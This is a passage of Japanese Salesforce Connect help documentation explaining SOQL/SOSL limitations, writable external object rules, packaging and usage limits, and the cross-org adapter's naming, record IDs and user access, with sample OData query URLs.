一部の特殊な動作と制限は、Salesforce Connect のカスタムアダプタを介した外部データの SOSL アクセスに影響します。

関連トピック:

Salesforce Connect — すべてのアダプタの考慮事項
Force.com SOQL および SOSL リファレンス
Salesforce Connect — すべてのアダプタの同期に関する考慮事項
Salesforce Connect

Salesforce Connect — OData 2.0 アダプタの SOSL に関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData 2.0 アダプタを介した外部データへの SOSL アクセスに影響します。

Salesforce Connect の OData アダプタでは、`FIND` 句で論理演算子をサポートしていません。外部システムには、検索クエリ文字列全体が、ハイフン (-) を除く ASCII の句読文字をすべて削除した後に大文字と小文字が区別される 1 つの句として送信されます。たとえば、`FIND {MyProspect OR "John Smith"}` の場合、「MyProspect OR John Smith」と完全一致する語句が検索されます。

また、デフォルトでは、検索クエリ文字列は `$filter` システムクエリオプションの `substringof` 値として使用されます。次の例では、検索クエリ文字列は *`Acme`* です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

OData プロデューサのフリーテキスト検索カスタムクエリオプションを実装することをお勧めします。外部データソースの `[Salesforce 検索のカスタムクエリオプション]` 項目でそのクエリ文字列パラメータの名前を指定します。次の例では、カスタムクエリパラメータの名前は `doSearch` で、検索クエリ文字列は *`Acme`* です。

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

OData URI 規則についての詳細は、`www.odata.org` を参照してください。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

- Salesforce Connect の OData 2.0 または 4.0 アダプタ
- Salesforce Connect — すべてのアダプタの SOSL に関する考慮事項
- *Force.com SOQL および SOSL リファレンス*
- OData クエリ文字列オプション
- Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義

Salesforce Connect — OData 4.0 アダプタの SOSL に関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData 4.0 アダプタを介した外部データへの SOSL アクセスに影響します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect の OData アダプタでは、`FIND` 句で論理演算子をサポートしていません。外部システムには、検索クエリ文字列全体が、ハイフン (-) を除く ASCII の句読文字をすべて削除した後に大文字と小文字が区別される 1 つの句として送信されます。たとえば、`FIND {MyProspect OR "John Smith"}` の場合、「MyProspect OR John Smith」と完全一致する語句が検索されます。

また、デフォルトでは、検索クエリ文字列は `$filter` システムクエリオプションの `contains` 値として使用されます。次の例では、検索クエリ文字列は *`Acme`* です。

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true$top=26&
```

`$search` システムクエリオプションでフリーテキスト検索式をサポートするように OData プロデューサを設定することをお勧めします。次に、外部データソースの［自由テキスト検索式を使用］を選択します。次の例では、検索クエリ文字列は *`Acme`* です。

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

OData URI 規則についての詳細は、`www.odata.org` を参照してください。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

- Salesforce Connect の OData 2.0 または 4.0 アダプタ
- Salesforce Connect — すべてのアダプタの SOSL に関する考慮事項
- *Force.com SOQL および SOSL リファレンス*
- OData クエリ文字列オプション
- Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義

Salesforce Connect — カスタムアダプタでの SOSL の考慮事項

一部の特殊な動作と制限は、Salesforce Connect のカスタムアダプタを介した外部データの SOSL アクセスに影響します。

- 外部オブジェクトの SOSL クエリでは、`convertCurrency()` 関数はサポートされていません。
- 外部オブジェクトの SOSL クエリでは、`WITH` 句はサポートされていません。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

- Salesforce Connect — すべてのアダプタの SOSL に関する考慮事項
- *Force.com SOQL および SOSL リファレンス*
- Salesforce Connect のカスタムアダプタ

Salesforce Connect — すべてのアダプタの SOQL に関する考慮事項

一部の特殊な動作および制限は、外部データへの SOQL アクセスに影響します。

- 外部オブジェクトが含まれるサブクエリが取得できるデータは、最大 1,000 行です。
- 各 SOQL クエリ内の結合は、外部オブジェクトとその他の種別のオブジェクト全体で最大 4 個です。

  クエリの実行時、結合ごとに外部システムへの往復処理が必要です。クエリ内の各結合に対して長めの応答時間を想定してください。
- 外部オブジェクトでは、次の集計関数と句をサポートしていません。
  - `AVG()` 関数
  - `COUNT(fieldName)` 関数 (ただし、`COUNT()` はサポートされている)
  - `HAVING` 句
  - `GROUP BY` 句
  - `MAX()` 関数
  - `MIN()` 関数
  - `SUM()` 関数

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 外部オブジェクトでは、以下もサポートしていません。
  - EXCLUDES 演算子
  - FOR VIEW 句
  - FOR REFERENCE 句
  - INCLUDES 演算子
  - LIKE 演算子
  - toLabel() 関数
  - TYPEOF 句
  - WITH 句

使用する各 Salesforce Connect アダプタに関する考慮事項も参照してください。

Salesforce Connect — OData 2.0 アダプタの SOQL に関する考慮事項
一部の特殊な動作と制限は、Salesforce Connect の OData 2.0 アダプタを介した外部データへの SOQL アクセスに影響します。

Salesforce Connect — カスタムアダプタでの SOQL の考慮事項
一部の特殊な動作と制限は、Salesforce Connect のカスタムアダプタを介した外部データの SOQL アクセスに影響します。

関連トピック:

Salesforce Connect — すべてのアダプタの SOSL に関する考慮事項

Salesforce Connect — OData 2.0 アダプタの SOQL に関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData 2.0 アダプタを介した外部データへの SOQL アクセスに影響します。

- 外部オブジェクトの場合、ORDER BY 句に次の制限があります。
  - NULLS FIRST と NULLS LAST は無視されます。
  - 外部オブジェクトは、リレーションクエリの ORDER BY 句をサポートしません。
- COUNT() 集計関数は、外部データソースで［要求の行数］が有効になっている外部オブジェクトでのみサポートされます。特に、外部システムからの応答には、結果セットの行の合計数を含める必要があります。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

Salesforce Connect — すべてのアダプタの SOQL に関する考慮事項
Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義
Salesforce Connect の OData 2.0 または 4.0 アダプタ

Salesforce Connect — カスタムアダプタでの SOQL の考慮事項

一部の特殊な動作と制限は、Salesforce Connect のカスタムアダプタを介した外部データの SOQL アクセスに影響します。

- 外部オブジェクトのロケーションベースの SOQL クエリはサポートされていません。
- 外部オブジェクトの SOQL クエリに次の要素が含まれている場合、クエリに失敗します。
  - `convertCurrency()` 関数
  - `UPDATE TRACKING` 句
  - `UPDATE VIEWSTAT` 句
  - `USING SCOPE` 句
- `ORDER BY` 句の次の構文は無視されます。
  - `NULLS FIRST` 構文
  - `NULLS LAST` 構文

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

Salesforce Connect — すべてのアダプタの SOQL に関する考慮事項

Salesforce Connect のカスタムアダプタ

Salesforce Connect — すべてのアダプタの書き込み可能な外部オブジェクトに関する考慮事項

Salesforce Connect を使用して Salesforce 組織外に保存されるデータを作成、更新、および削除する場合の制限と考慮事項について理解します。

- 書き込みの競合は外部システムで処理されるため、Salesforce 内から開始されたすべての書き込み操作が適用される保証はありません。
- 書き込み操作を開始するコンテキストが異なると、実行順序も変わる可能性があります。
- API は、同じトランザクション内で外部オブジェクトと標準またはカスタムオブジェクトに変更を保存できません。
- 外部システムが Salesforce から書き込み操作を実行する方法に応じて、外部オブジェクトレコードへの変更が反映されるまでに時間がかかる場合があります。外部オブジェクトレコードの表示またはクエリ時に最近の変更が表示されない場合は、後でもう一度試してください。
- ユーザまたは Force.com プラットフォームが外部オブジェクトレコードのカスタム項目を編集すると、項目値から先頭と末尾の空白が削除されます。
- ユーザが外部参照または間接参照関係項目を編集しようとする場合は、親レコードを選択するための参照ダイアログを使用できません。
  - 外部参照関係項目を編集するには、親レコードの `[外部 ID]` 標準項目の値を手動で入力します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 間接参照関係項目を編集するには、親レコードの対象項目の値を手動で入力します。対象項目は、間接参照関係項目が作成されたときに選択された、`External ID` および `Unique` 属性を持つカスタム項目です。関連レコードを判別するために、Salesforce によって対象項目の値が子オブジェクトの間接参照関係項目の値と照合されます。

使用する各 Salesforce Connect アダプタに関する考慮事項も参照してください。

Salesforce Connect — 組織間アダプタでは使用できない書き込み可能な外部オブジェクト
Salesforce Connect の組織間アダプタでは、書き込み可能な外部オブジェクトがサポートされていません。

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する書き込み可能な外部オブジェクトの考慮事項
一部の特殊な動作と制限は、Salesforce Connect の OData アダプタに関連付けられた書き込み可能な外部オブジェクトに影響します。

Salesforce Connect — カスタムアダプタの書き込み可能な外部オブジェクトに関する考慮事項
一部の特殊な動作と制限は、Salesforce Connect のカスタムアダプタに関連付けられた書き込み可能な外部オブジェクトに影響します。

関連トピック:

- Salesforce Connect
- Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect — 組織間アダプタでは使用できない書き込み可能な外部オブジェクト

Salesforce Connect の組織間アダプタでは、書き込み可能な外部オブジェクトがサポートされていません。

ユーザが Salesforce Connect の組織間アダプタを使用して外部オブジェクトレコードを作成、編集、削除することはできません。ただし、プロバイダ組織にログインしてそこでレコードを更新することをユーザに許可できます。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

- Salesforce Connect — すべてのアダプタの書き込み可能な外部オブジェクトに関する考慮事項
- Salesforce Connect の組織間アダプタ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する書き込み可能な外部オブジェクトの考慮事項

一部の特殊な動作と制限は、Salesforce Connect の OData アダプタに関連付けられた書き込み可能な外部オブジェクトに影響します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 外部システムで OData 複合型に関連付けられた外部オブジェクトカスタム項目は、その外部オブジェクトが書き込み可能な場合でも常に参照のみ可能です。
- 書き込み可能な外部オブジェクトは、大量データの外部データソースには使用できません。
- OData プロデューサが `POST`、`PUT`、`MERGE`、`PATCH`、および `DELETE` といった HTTP 動詞をサポートしていることを確認します。
- ユーザが Salesforce ユーザインターフェースから外部オブジェクトレコードの項目を編集すると、Salesforce Connect は HTTP `POST` 要求を外部システムに送信します。その `POST` 要求には、ユーザが変更しなかった項目を含むすべての外部オブジェクトの項目が含まれます。
- 外部オブジェクトレコードが API から編集された場合、HTTP `POST` 要求には指定した項目のみが含まれます。
- 外部システムでエンティティキーの値を指定するための書き込み操作が必要な場合、`[外部 ID]` 標準項目値とエンティティキー値が互いに矛盾しないようにします。書き込み操作ごとに、外部 ID 標準項目値か、エンティティキーを構成するカスタム項目値のいずれかを含めます。決して両方を含めないでください。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

- Salesforce Connect — すべてのアダプタの書き込み可能な外部オブジェクトに関する考慮事項
- 外部 ID および OData エンティティキー
- Salesforce Connect の OData 2.0 または 4.0 アダプタ

Salesforce Connect — カスタムアダプタの書き込み可能な外部オブジェクトに関する考慮事項

一部の特殊な動作と制限は、Salesforce Connect のカスタムアダプタに関連付けられた書き込み可能な外部オブジェクトに影響します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 書き込み可能な外部オブジェクトは、大量データの外部データソースには使用できません。
- 外部データへの変更がキューに配置されると実行されるまでに時間がかかるため、外部オブジェクトレコードを連続的に参照した場合に含まれるデータが異なることがあります。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

Salesforce Connect — すべてのアダプタの書き込み可能な外部オブジェクトに関する考慮事項

Salesforce Connect のカスタムアダプタ

Apex 開発者ガイド: Salesforce Connect の書き込み可能な外部オブジェクト

Salesforce Connect — すべてのアダプタのパッケージに関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

一部の特殊な動作および制限は、外部データソースのパッケージと、それに依存する外部オブジェクトおよびカスタム項目に影響します。

- 外部データソースを管理パッケージまたは未管理パッケージからインストールした後、登録者は外部システムへの再認証を行う必要があります。
  - パスワード認証の場合、登録者は外部データソース定義でパスワードを再入力する必要があります。
  - OAuth の場合、登録者は認証プロバイダのクライアント設定でコールバック URL を更新してから、外部データソースで［保存時に認証フローを開始］を選択して再認証する必要があります。
- 証明書はパッケージ化できません。証明書を指定する外部データソースをパッケージ化する場合は、同じ名前の有効な証明書が登録者組織に存在することを確認してください。
- 管理パッケージおよび未管理パッケージでは、外部オブジェクトはカスタムオブジェクトコンポーネントに含まれます。
- 外部データソースをパッケージに追加する場合、他のコンポーネントは自動的にパッケージに含まれません。
- 外部オブジェクトをパッケージに追加する場合、リストビュー、ページレイアウト、カスタム項目、外部オブジェクトを定義するカスタムオブジェクトコンポーネント、外部データソースは自動的にパッケージに含まれます。参照項目、外部参照項目、間接参照関係項目が外部オブジェクトに存在すると、親オブジェクトも自動的にパッケージに含まれます。
- パッケージに追加する権限セットまたはプロファイル設定で外部データソースアクセスが割り当てられている場合、有効な外部データソースは自動的にパッケージに含まれます。
- パッケージに追加する権限セットまたはプロファイル設定で外部オブジェクトが割り当てられている場合、カスタム項目、リストビュー、ページレイアウト、外部オブジェクトを定義するカスタムオブジェクトコンポーネント、外部データソースは自動的にパッケージに含まれます。

関連トピック:

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect

Salesforce Connect — すべてのアダプタの Lightning Experience に関する考慮事項

ユーザは Lightning Experience アプリケーションから外部オブジェクトにアクセスできますが、いくつかの要件と特殊な動作が適用されます。

- 外部オブジェクトの関連付けられている外部データソースでは、[高データボリューム]オプションを選択解除する必要があります。この要件は、Salesforce Connect の組織間アダプタには適用されません。
- 外部オブジェクトに対するクイックアクションはサポートされていません。

関連トピック:

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — すべてのアダプタの Salesforce1 に関する考慮事項

ユーザは外部オブジェクトを Salesforce1 アプリケーションから表示および検索できますが、一部の動作は特殊であり、制限があります。

- 次の条件を満たす限り、外部オブジェクトは、Salesforce1 ナビゲーションメニューの [最近] セクションにスマート検索項目要素の一部として表示されます。これらの項目を表示するために、[さらに表示] をタップする必要がある場合があります。
  - カスタムオブジェクトと同様に、ユーザがアクセスできるタブに外部オブジェクトを割り当てる必要があります。また、オブジェクト権限が、プロファイルまたは権限セット経由で付与される必要があります。
  - 外部オブジェクトの関連付けられている外部データソースでは、[高データボリューム]オプションを選択解除する必要があります。この要件は、Salesforce Connect の組織間アダプタには適用されません。
- 外部オブジェクトを次のページに表示できるようにするには、関連付けられた外部データソースで [検索の有効化] を選択します。この要件は、Salesforce Connect のカスタムアダプタには適用されません。
  - Salesforce1 for iOS ダウンロード可能アプリケーション
  - iOS デバイスで使用する場合は Salesforce1 モバイルブラウザアプリケーション

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect

Salesforce Connect — すべてのアダプタのコミュニティに関する考慮事項

ユーザはコミュニティから外部オブジェクトにアクセスできますが、いくつかの要件と制限が適用されます。

- コミュニティは、カスタマーサービス (Napili) テンプレートまたは Visualforce タブと Salesforce テンプレートで作成する必要があります。
- 次のリストは、カスタマーサービス (Napili) テンプレートで作成されたコミュニティに適用されます。
  - 外部オブジェクトの関連付けられている外部データソースでは、[高データボリューム] オプションを選択解除する必要があります。この要件は、Salesforce Connect の組織間アダプタには適用されません。
  - 外部データソースの [ID 種別] が [ユーザ] に設定されている場合、コミュニティメンバーは独自のログイン情報を設定できません。ただし、外部システムの各ユーザの認証設定は、Lightning Experience または Salesforce Classic から設定および管理できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect

Salesforce Connect — すべてのアダプタの一般的な制限

Salesforce Connect を使用する場合の制限について理解します。

ユーザごとに、オブジェクト権限を付与する外部オブジェクトの最大数は、ユーザがアクセスを許可されているカスタムオブジェクトの最大数と同じになります。この制限は、ユーザに割り当てられたユーザライセンスによって決まります。

組織あたりの外部オブジェクトの最大数 [1]	100
外部オブジェクトとその他の種別のオブジェクト全体でのクエリあたりの結合の最大数	4
外部システムから発行される OAuth トークンの最大長	4,000 文字
1 外部データソースにつき 1 時間あたりに取得される新しい行の最大数。この制限は、大量データの外部データソースまたは以前に取得されていない行には適用されません。	50,000

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

[1] 100 件の外部オブジェクト制限は、組織で購入する Salesforce Connect アドオン数に関係なく適用されます。

Salesforce Connect — OData 2.0 および 4.0 アダプタの一般的な制限
Salesforce Connect の OData アダプタの制限について説明します。

関連トピック:

Salesforce Connect — すべてのアダプタの考慮事項
Salesforce Connect

Salesforce Connect — OData 2.0 および 4.0 アダプタの一般的な制限

Salesforce Connect の OData アダプタの制限について説明します。

組織には次の制限があります。

- Enterprise Edition、Performance Edition、および Unlimited Edition では、1 時間あたり 10,000 個の OData コールアウト。要求に応じて制限を緩和できます。
- Developer Edition では、1 時間あたり 1,000 個の OData コールアウト。

OData の最大 HTTP 要求サイズ	8 MB
OData の最大 HTTP 応答サイズ	8 MB
OData クエリの最大結果セットサイズ	16 MB
OData サブクエリの最大結果セットサイズ	1,000 行

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

Salesforce Connect — すべてのアダプタの一般的な制限
Salesforce Connect — OData 2.0 および 4.0 アダプタの OData コールアウトのレート制限に関する考慮事項
Salesforce Connect の OData 2.0 または 4.0 アダプタ

Salesforce Connect: クロス組織—別の Salesforce 組織でのデータへのアクセス

Salesforce Connect の組織間アダプタ

Salesforce 組織間でデータを接続することで、コラボレーションの効率性が上がり、プロセスが向上します。組織間アダプタを備えた Salesforce Connect は、Force.com REST API コールを使用して他の Salesforce 組織のレコードにアクセスします。さらに、ポイント & クリックツールですばやく簡単に設定できます。

ユーザおよび Force.com プラットフォームは、外部オブジェクトを介して他の組織とデータをやり取りします。Salesforce Connect の組織間アダプタは、これらの各やり取りを Force.com REST API コールに変換します。

ある Salesforce 組織に商品の在庫を保存しているとします。支社や支店に独自の組織を置き、各部署が在庫数量に関する最新情報を確認できるようにしたいと考えています。Salesforce Connect の組織間アダプタを使用すると、これらの他の組織が、適用されるアクセス制限を順守しながら、データに簡単にアクセスできます。

組織間アダプタは、次のことが発生するたびに Force.com REST API コールを使用します。

- リストビューの外部オブジェクトタブをユーザがクリックした。
- 外部オブジェクトのレコード詳細ページをユーザが表示した。
- 子外部オブジェクトレコードの関連リストを表示する親オブジェクトのレコード詳細ページをユーザが表示した。
- ユーザが Salesforce グローバル検索を実行した。
- ユーザが外部オブジェクトレコードを作成、編集、または削除した(これは組織間アダプタには適用されません)。
- ユーザがレポートを実行した。
- レポートビルダーでプレビューが読み込まれた。
- フロー、API、Apex、SOQL、または SOSL 経由で外部オブジェクトをクエリした。
- 外部データソースの検証または同期を行った。

組織間アダプタ使用する Salesforce Connect を設定する場合は、ポイント & クリックツールのみを使用します。

Salesforce Connect — 組織間アダプタの登録者組織とプロバイダ組織

*プロバイダ組織*には、*登録者組織*がアクセスするデータが保存されます。

Salesforce Connect — 組織間アダプタの外部オブジェクトおよびカスタム項目の API 名

同期によって登録者組織に外部オブジェクトやカスタム項目が作成される場合、その API 名はプロバイダ組織の対応する API 名から取得されます。

Salesforce Connect — 組織間アダプタの外部オブジェクトのレコード ID および外部 ID

外部オブジェクトのレコード ID は、プロバイダ組織の対応するレコード ID から取得されます。外部オブジェクトレコードの外部 ID 値は、プロバイダ組織のレコード ID と一致します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — 組織間アダプタの外部データへのユーザアクセス

外部データへのユーザのアクセス権は、登録者組織とプロバイダ組織の両方の設定によって決まります。

関連トピック:

Salesforce Connect

Salesforce Connect の組織間アダプタを使用した別の Salesforce 組織のデータへのアクセス

Salesforce Connect — 組織間アダプタに関する考慮事項

Salesforce Connect — 組織間アダプタの登録者組織とプロバイダ組織

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

*プロバイダ組織*には、*登録者組織*がアクセスするデータが保存されます。

登録者組織で外部データソースと外部オブジェクトを定義します。外部オブジェクトとその項目は手動で作成するか、プロバイダ組織のメタデータを同期して自動的に作成します。ユーザが登録者組織でそれらの外部オブジェクトを参照または検索すると、プロバイダ組織からデータが取得され登録者組織に表示されます。

- 1 つの組織を登録者とプロバイダの両方として機能させることができます。
- 登録者組織は、複数のプロバイダ組織のデータにアクセスできます。
- プロバイダ組織は、複数の登録者組織にデータアクセスを許可できます。

関連トピック:

Salesforce Connect の組織間アダプタ

Salesforce Connect — 組織間アダプタの外部オブジェクトおよびカスタム項目の API 名

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

同期によって登録者組織に外部オブジェクトやカスタム項目が作成される場合、その API 名はプロバイダ組織の対応する API 名から取得されます。

各外部オブジェクトの API 名は `__x` で終わります。外部オブジェクトのカスタム項目の API 名には、従来の `__c` サフィックスが使用されます。Salesforce Connect の組織間アダプタを使用して同期されるオブジェクトおよびカスタム項目には、次の事項が適用されます。

- プロバイダ組織で API 名にサフィックスがない場合、登録者組織でもその API 名が再利用されますが、オブジェクトには `__x`、項目には `__c` のサフィックスが適用されます。
- プロバイダ組織で API 名にサフィックスがある場合、登録者組織でもその API 名が再利用されます。ただし、元のサフィックスのアンダースコア (_) のうち 1 つが削除され、新しい `__x` または `__c` サフィックスが適用されます。

例: プロバイダ組織の取引先オブジェクトを同期すると、登録者組織では次の名前で作成されます。

- 外部オブジェクトの API 名は `Account__x`
- そのカスタム項目の API 名は `Account__x.Name__c`

プロバイダ組織の `CustObj__c` オブジェクトを同期すると、登録者組織では次の名前で作成されます。

- 外部オブジェクトの API 名は `CustObj_c__x`
- そのカスタム項目の API 名は `CustObj_c__x.Name__c`

プロバイダ組織のオブジェクトにカスタム項目がある場合、登録者組織では同等の外部オブジェクトにそのカスタム項目が作成されます。次に例を示します。

- `Account__x.MyCustField_c__c`
- `CustObj_c__x.MyOtherCustField_c__c`

プロバイダ組織の `Account__x` 外部オブジェクトを同期すると、登録者組織では次の名前で作成されます。

- 外部オブジェクトの API 名は `Account_x__x`
- そのカスタム項目の API 名は `Account_x__x.Name_c__c`

関連トピック:

Salesforce Connect の組織間アダプタ

Salesforce Connect — 組織間アダプタの外部オブジェクトのレコード ID および外部 ID

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

外部オブジェクトのレコード ID は、プロバイダ組織の対応するレコード ID から取得されます。外部オブジェクトレコードの外部 ID 値は、プロバイダ組織のレコード ID と一致します。

Salesforce の各オブジェクトには、先頭 3 文字がキープレフィックスのオブジェクト ID があります。外部オブジェクトが作成されるときに、一意のキープレフィックスが割り当てられます。

各外部オブジェクトレコードには、外部オブジェクト ID と同じキープレフィックスを使用するレコード ID があります。外部オブジェクトレコード ID の残りの部分は、プロバイダ組織の元のレコード ID から元のキープレフィックスを除外した値と同じです。

プロバイダ組織から取得された各レコード ID は、登録者組織では大文字と小文字を区別しない 18 文字の英数字文字列になります。

元のレコード ID は、外部オブジェクトレコードの [外部 ID] 標準項目の値として登録者組織で使用されます。

各外部オブジェクトには `[外部 ID]` 標準項目があります。その値により、組織内の各外部オブジェクトレコードが一意に識別されます。外部オブジェクトが外部参照関係で親の場合、外部 ID 標準項目が子レコードの識別に使用されます。

例: プロバイダ組織の取引先オブジェクトを同期し、登録者組織の `Account__x` オブジェクトにキープレフィックス `x00` が割り当てられます。プロバイダ組織の取引先の ID 001B0000003SVC7IAO は、登録者組織では ID x00B0000003SVC7IAO と外部 ID 001B0000003SVC7IAO として表示されます。

関連トピック:

Salesforce Connect の組織間アダプタ

Salesforce Connect — 組織間アダプタの外部データへのユーザアクセス

外部データへのユーザのアクセス権は、登録者組織とプロバイダ組織の両方の設定によって決まります。

登録者組織がプロバイダ組織への接続に使用するログイン情報は、プロバイダ組織のユーザに関連付けられます。このユーザを*接続ユーザ*と呼びます。

登録者組織のユーザは、プロバイダ組織内で接続ユーザがアクセスできるデータにのみアクセスできます。つまり、登録者組織のユーザアクセスには接続ユーザのアクセス制限が適用され、これらの制限はプロバイダ組織の次の設定によって決まります。

- オブジェクトレベルセキュリティ — 権限セットおよびプロファイル
- 項目レベルセキュリティ — 権限セットおよびプロファイル
- レコードレベルセキュリティ — 組織全体の共有設定、ロール階層、および共有ルール

登録者組織で、権限セットとプロファイルを使用して外部オブジェクトへのアクセス権をユーザに付与します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

Salesforce Connect の組織間アダプタ

Salesforce Connect の組織間アダプタを使用した別の Salesforce 組織のデータへのアクセス

Salesforce Connect の組織間アダプタを使用した別の Salesforce 組織のデータへのアクセス

ユーザ権限

外部データソースを作成および編集する	「アプリケーションのカスタマイズ」
外部オブジェクトを作成、編集する	「アプリケーションのカスタマイズ」
オブジェクトレベルのヘルプを定義または変更する	「アプリケーションのカスタマイズ」
カスタム項目を作成、編集する	「アプリケーションのカスタマイズ」
権限セットとユーザプロファイルを編集する	「プロファイルと権限セットの管理」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

他の Salesforce 組織のデータがシームレスにユーザに表示されるため、ユーザがビジネスの全体像を把握できます。Salesforce Connect の組織間アダプタは、ポイント & クリックツールですばやく簡単に設定できます。

組織間アダプタを備えた Salesforce Connect の設定手順の概要は、次のとおりです。

1. `Salesforce Connect: Cross-Org` 型の外部データソースを定義します。
   プロバイダ組織ごとに外部データソースを作成します。
2. 外部オブジェクトを作成します。
   この作業は、同期によって自動的に外部オブジェクトを作成する場合以外に実行します。登録者組織で、アクセスするプロバイダ組織の各オブジェクトに対する外部オブジェクトを作成します。
3. 外部オブジェクトのヘルプコンテンツを作成します。
   外部オブジェクトとその他のオブジェクトの名前やデータ型が似たものである可能性があるため、ユーザが登録者組織のそれらのオブジェクトを区別できるようにします。登録者組織で、外部オブジェクトを説明する Visualforce ページを作成します。ユーザが外部オブジェクトの [このページのヘルプ] をクリックすると、カスタムヘルプコンテンツが表示されます。
4. カスタム項目とリレーションを外部オブジェクトに追加します。
   オブジェクト間のリレーションを作成します。同期によって登録者組織に外部オブジェクトとその項目を自動的に作成した場合を除き、アクセスするプロバイダ組織の各項目に対するカスタム項目を作成します。
